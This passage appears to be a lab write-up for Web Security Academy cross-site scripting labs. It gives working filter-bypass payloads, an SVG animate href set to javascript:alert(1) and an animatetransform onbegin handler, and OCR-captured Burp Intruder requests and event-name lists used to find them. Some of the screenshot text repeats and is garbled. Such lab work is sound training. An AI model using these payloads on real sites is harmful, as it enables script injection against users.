events and anchor href attributes are blocked.

To solve this lab we perform a cross-site scripting attack that injects a vectoe that when clicked calls the alert function

`<a href="">Click me</a>`


`https://YOUR-LAB-ID.web-security-academy.net/?`

`search=%3Csvg%3E%3Ca%3E%3Canimate+attributeName%3Dhref+values%3Djavascript%3Aalert(1)+%2F%3E%3Ctext+x%3D20+y%3D20%3EClick%20me%3C%2Ftext%3E%3C%2Fa%3E`





we solve the lab by injecting [https://YOUR-LAB-ID.web-security-academy.net/?search=%3Csvg%3E%3Ca%3E%3Canimate+attributeName%3Dhref+values%3Djavascript%3Aalert\(1\)+%2F%3E%3Ctext+x%3D20+y%3D20%3EClick%20me%3C%2Ftext%3E%3C%2Fa%3E](https://YOUR-LAB-ID.web-security-academy.net/?search=%3Csvg%3E%3Ca%3E%3Canimate+attributeName%3Dhref+values%3Djavascript%3Aalert(1)+%2F%3E%3Ctext+x%3D20+y%3D20%3EClick%20me%3C%2Ftext%3E%3C%2Fa%3E)



Reflected XSS with some SVG markup allowed



In this demonstration the simple reflected XSS vulnerability, the site is blocking common tags but it misses some svg tags and events




We use burpsuites Intruder to test tags and events

```
<svg><animatetransform%20$$=1>
```

[https://YOUR-LAB-ID.web-security-academy.net/?](https://YOUR-LAB-ID.web-security-academy.net/?search=%22%3E%3Csvg%3E%3Canimatetransform%20onbegin=alert(1)%3E)

[search=%22%3E%3Csvg%3E%3Canimatetransform%20onbegin=alert\(1\)%3E](https://YOUR-LAB-ID.web-security-academy.net/?search=%22%3E%3Csvg%3E%3Canimatetransform%20onbegin=alert(1)%3E)





Burp Suite Community Edition v2026.1.3 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

1 2 3 **×** +

Sniper attack Start attack

Target Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```
1 GET /?search=<img src=x onmouseover=prompt(1)> HTTP/1.1
2 Host: 0a5b00ee03e9676680e31202001700f3.h1-web-security-academy.net
3 Cookie: session=0a5b00ee03e9676680e31202001700f3.h1-web-security-academy.net
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a5b00ee03e9676680e31202001700f3.h1-web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18 Connection: keep-alive
19
20
```

Search 1 highlight 1 payload position Length: 834

Event log (2) All issues

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 143
Request count: 143

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate

bdi
bdo
big
blink
blockquote
body
br
button
canvas

Add Enter a new item
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☒ URL-encode these characters:

Memory: 120.1MB of 972.0MB Disabled

Burp Suite Community Edition v2026.1.3 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

1 2 3 **×** +

Sniper attack Start attack

Target Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```
1 GET /?search=<svg><animateTransform><20-100> HTTP/1.1
2 Host: 0a5b00ee03e9676680e31202001700f3.h1-web-security-academy.net
3 Cookie: session=0a5b00ee03e9676680e31202001700f3.h1-web-security-academy.net
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a5b00ee03e9676680e31202001700f3.h1-web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18 Connection: keep-alive
19
20
```

Search 1 highlight 1 payload position Length: 860

Event log (2) All issues

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 143
Request count: 143

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate

onbegin
onblur
oncancel
oncanplay
oncanplaythrough
onchange
onclick
onclose
oncommand

Add Enter a new item
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☒ URL-encode these characters:

Memory: 115.4MB of 972.0MB Disabled

Burp Suite Community Edition v2026.1.3 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

1 2 3 x +

Sniper attack Start attack

Target Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```
1 GET /?search=svg<animatetransform%20=1>> HTTP/1.1
2 Host: 0a5b00ee03e9676680e31202001700f3.h1-web-security-academy.net
3 Cookie: session=XcdqWfCsAmLTySVlnFRPF6aJjRghfg
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a5b00ee03e9676680e31202001700f3.h1-web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18 Connection: keep-alive
19
20
```

Search 1 highlight 1 payload position Length: 860

Event log (2) All issues

Memory: 115.4MB of 972.0MB Disabled

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 143
Request count: 143

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	onbegin
Load...	onblur
Remove	oncancel
Clear	oncanplay
Deduplicate	oncanplaythrough
	onchange
	onclick
	onclose
	oncommand

Add Enter a new item
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	☐ Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☒ URL-encode these characters: #

Burp Suite Community Edition v2026.1.3 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

1 2 3 x +

Sniper attack Start attack

Target Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```
1 GET /?search=svg<animatetransform%20=1>> HTTP/1.1
2 Host: 0a5b00ee03e9676680e31202001700f3.h1-web-security-academy.net
3 Cookie: session=XcdqWfCsAmLTySVlnFRPF6aJjRghfg
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a5b00ee03e9676680e31202001700f3.h1-web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18 Connection: keep-alive
19
20
```

Search 1 highlight 1 payload position Length: 860

Event log (2) All issues

Memory: 124.5MB of 972.0MB Disabled

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 143
Request count: 143

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	onbegin
Load...	onblur
Remove	oncancel
Clear	oncanplay
Deduplicate	oncanplaythrough
	onchange
	onclick
	onclose
	oncommand

Add Enter a new item
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	☐ Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☒ URL-encode these characters: #

